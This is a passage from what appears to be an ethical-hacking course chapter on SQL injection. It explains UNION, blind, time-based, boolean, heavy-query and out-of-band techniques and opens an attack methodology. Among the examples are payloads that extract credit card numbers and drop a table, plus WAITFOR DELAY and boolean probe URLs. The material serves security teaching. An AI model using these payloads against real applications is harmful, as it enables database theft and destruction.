
Now, set the following Id value:

```
$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable
```

The attacker now launches a UNION SQL injection query as follows:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT
creditCardNumber,1,1 FROM CreditCardTable
```


The above query joins the result of the original query with all the credit card users.



Blind/Inferential SQL Injection

Blind SQL Injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. Blind SQL injection is identical to a normal SQL Injection except that when an attacker attempts to exploit an application, he/she sees a generic custom page instead of a useful error message. In blind SQL injection, an attacker poses a true or false question to the database to determine whether the application is vulnerable to SQL injection.

A normal SQL injection attack is often possible when the developer uses generic error messages whenever an error has occurred in the database. Such generic messages may reveal sensitive information or give a path to the attacker to perform an SQL injection attack on the application. However, when developers turn off the generic error message for the application, it is difficult for the attacker to perform an SQL injection attack. Nevertheless, it is not impossible to exploit such an application with an SQL injection attack. Blind injection differs from normal SQL injection in the manner of retrieving data from the database. Attackers use blind SQL injection either to access sensitive data or to destroy data. Attackers can steal data by asking a series of true or false questions through SQL statements. The results of the injection are not visible to the attacker. This type of attack can become time-intensive because the database should generate a new statement for each newly recovered bit.



Blind SQL Injection: No Error Message Returned

Let us see the difference between error messages obtained when developers use generic error messages and when they turn off the generic error message and use a custom error message, as shown in the figure below.





Figure 15.8: Example of Blind SQL Injection

When an attacker tries to perform an SQL injection with the query "`certifiedhacker'; drop table Orders --`", two kinds of error messages may be returned. A generic error message may help the attacker to perform SQL injection attacks on the application. However, if

the developer turns off the generic error messages, the application will return a **custom error message**, which is not useful to the attacker. In this case, the attacker will attempt a blind SQL injection attack instead.

If generic error messaging is in use, the server returns an error message with a detailed explanation of the error, with database drivers and ODBC SQL server details. This information can be used to further perform the SQL injection attack. When custom messaging is in use, the browser simply displays an error message saying that there is an error and the request was unsuccessful, without providing any details. Thus, the attacker has no choice but to attempt a blind SQL injection attack.



Blind SQL Injection: WAITFOR DELAY (YES or NO Response)

Time delay SQL injection (sometimes called **time-based SQL injection**) evaluates the time delay that occurs in response to true or false queries sent to the database. A `waitfor` statement stops the SQL server for a specific amount of time. Based on the response, an attacker will extract information such as connection time to the database as the system administrator or as another user and launch further attacks.




Figure 15.9: Example of Time Delay SQL Injection

- **Step 1**: IF EXISTS(SELECT * FROM creditcard) WAITFOR DELAY '0:0:10'—
- **Step 2**: Check if database "creditcard" exists or not
- **Step 3**: If No, it displays "We are unable to process your request. Please try back later".
- **Step 4**: If Yes, sleep for 10 seconds. After 10 seconds, it displays "We are unable to process your request. Please try back later."

Since no error message will be returned, use the "waitfor delay" command to check the SQL execution status.

WAIT FOR DELAY 'time' (seconds)


This is just like sleep; wait for a specified time. The CPU is a safe way to make a database wait.

```
WAITFOR DELAY '0:0:10'--
```

BENCHMARK() (Minutes)

This command runs on MySQL Server.

```
BENCHMARK(howmanytimes, do this)
```



Blind SQL Injection: Boolean Exploitation

Boolean-based blind SQL injection (sometimes called **inferential SQL Injection**) is performed by asking the right questions to the application database. Multiple valid statements evaluated as true or false are supplied in the affected parameter in the HTTP request. By comparing the response page between both conditions, the attackers can infer if the injection was successful. If the attacker constructs and executes the right request, the database will reveal everything that the attacker wants to know, which facilitates further attacks. In this technique, the attacker uses a set of **Boolean** operations to extract information about database tables. The attacker often uses this technique if it appears that the application is exploitable using a blind SQL injection attack. If the application does not return any default error message, the attacker tries to use Boolean operations against the application.

For example, the following URL displays the details of an item with id = 67

```
http://www.myshop.com/item.aspx?id=67
```

The SQL query for the above request is

```
SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67
```

An attacker may manipulate the above request to

```
http://www.myshop.com/item.aspx?id=67 and 1=2
```

Subsequently, the SQL query changes to

```
SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67 AND 1
= 2
```

If the result of the above query is FALSE, no items will be displayed on the web page. Then, the attacker changes the above request to

```
http://www.myshop.com/item.aspx?id=67 and 1=1
```

The corresponding SQL query is

```
SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67 AND 1
= 1
```

If the above query returns TRUE, then the details of the item with id = 67 are displayed. Hence, from the above result, the attacker concludes that the page is vulnerable to an SQL injection attack.

Blind SQL Injection: Heavy Query

In some circumstances, it is impossible to use time delay functions in SQL queries, as the database administrator may disable the use of such functions. In such cases, an attacker can use heavy queries to perform a time delay SQL injection attack without using time delay functions. A heavy query retrieves a massive amount of data, and it will take a long time to execute on the database engine. Attackers generate heavy queries using multiple joins on system tables because queries on system tables take more time to execute.

For example, the following is a heavy query in Oracle that takes a long time to execute:

```
SELECT count(*) FROM all_users A, all_users B, all_users C
```


If an attacker injects a malicious parameter into the above query to perform time-based SQL injection without using functions, then it takes the following form:

```
1 AND 1 < SELECT count(*) FROM all_users A, all_users B, all_users C
```

The final resultant query takes the form

```
SELECT * FROM products WHERE id=1 AND 1 < SELECT count(*) FROM
all_users A, all_users B, all_users C
```

A heavy query attack is a new type of SQL injection attack that has a severe impact on the performance of the server.



Out-of-Band SQL injection

Out-of-band SQL injection attacks are difficult to perform because the attacker needs to communicate with the server and determine the features of the database server used by the web application. In this attack, the attacker uses different communication channels (such as database email functionality or file writing and loading functions) to perform the attack and obtain the results. Attackers use this technique instead of in-band or blind SQL injection if they are unable to use the same channel through which the requests are being made to launch the attack and gather the results.


Attackers use DNS and HTTP requests to retrieve data from the database server. For example, in Microsoft SQL Server, an attacker exploits the xp_dirtree command to send DNS requests to a server controlled by the attacker. Similarly, in Oracle Database, an attacker may use the UTL_HTTP package to send HTTP requests from SQL or PL/SQL to a server controlled by the attacker.


SQL Injection Methodology

Previous sections described different types of SQL injection techniques. Attackers follow a certain methodology to perform SQL injection attacks to ensure that these attacks are successful by analyzing all the possible methods for performing the attacks. This section provides insights into the SQL injection methodology, which includes a series of steps for successful SQL injection attacks.

The SQL injection methodology consists of the following steps:

- Information gathering and SQL injection vulnerability detection
- Launching SQL injection attacks
- Compromising the entire target network (Advanced SQL injection)





Information Gathering and SQL Injection Vulnerability Detection

Information Gathering


In the information gathering stage, attackers try to gather information about the target database, such as database name, version, users, output mechanism, DB type, user privilege level, and OS interaction level.

Understanding the underlying SQL query will allow the attacker to craft correct SQL injection statements. Error messages are essential for extracting information from the database. Depending on the type of errors found, an attacker may try different SQL injection attack techniques. The attacker uses information gathering, also known as the survey and assess method, to determine complete information about a potential target. Thus, the attacker learns the type of database, database version, user privilege levels, and so on.

The attacker usually gathers information at various levels, starting with the identification of the database type and the database search engine. Different databases require different SQL syntax. The attacker seeks to identify the database engine used by the server. Identification of the privilege levels is another step, as there is a chance of gaining the highest privilege as an authentic user. The attacker then attempts to obtain the password and compromise the system. Interacting with the OS through command shell execution allows the attacker to compromise the entire network.

Information can be gathered in the following steps:

1. Check if the web application connects to a database server to access some data
2. List all input fields and hidden fields, and post requests whose values could be used for crafting an SQL query
3. Attempt to inject code into the input fields to generate an error
4. Try to insert a string value where a number is expected in the input field
5. Use the UNION operator to combine the result sets of two or more SELECT statements
6. Check the detailed error messages to gain information to execute SQL injection



Identifying Data Entry Paths

